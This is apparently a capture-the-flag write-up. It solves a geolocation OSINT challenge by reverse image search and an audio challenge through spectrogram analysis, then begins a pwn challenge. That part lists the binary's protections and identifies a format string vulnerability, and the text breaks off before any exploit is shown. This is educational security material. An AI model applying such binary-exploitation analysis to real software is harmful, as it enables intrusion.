
- Upload it to the portal which will give flag in title
Misc
Geoguesser

It is an OSINT challenge where we have to find the geolocation where the image was taken.

Starting off with Google Images and Yandex. Firstly i tried to find the countries where the traffic delineator post like in the image (trying to pull off like Ranibolt) but it was too generic.

Then I tried the buildings in the scene.

It straight away gave away the location.

 Using google map to pinpoint location we found the exact place where image was taken:
Stinky Slim
 This challenge gave us the audio of

 Brr Brr Patapim song from Italian brainrot meme. Analysing the audio using Sonic Analyser Spectrogram gave away the instruction to get the flag.
OPEN A TICKET SAYING YOU LOVE BLAISE PASCAL TO GET THE FLAG
PWN
YetAnotherNoteTaker

Binary analysis:

The binary has:
canary enabledmeaning program crashes when it encounters stack overflowsPIE disabledmeaning the binary address doesn’t changeFull RELROindicatesGOT(Global Offset Table)is not writableNX enabledindicates the binary is no execute enabled meaning we cannot inject shellcodes
We are given these libc files:


The binary has format string vulnerability:
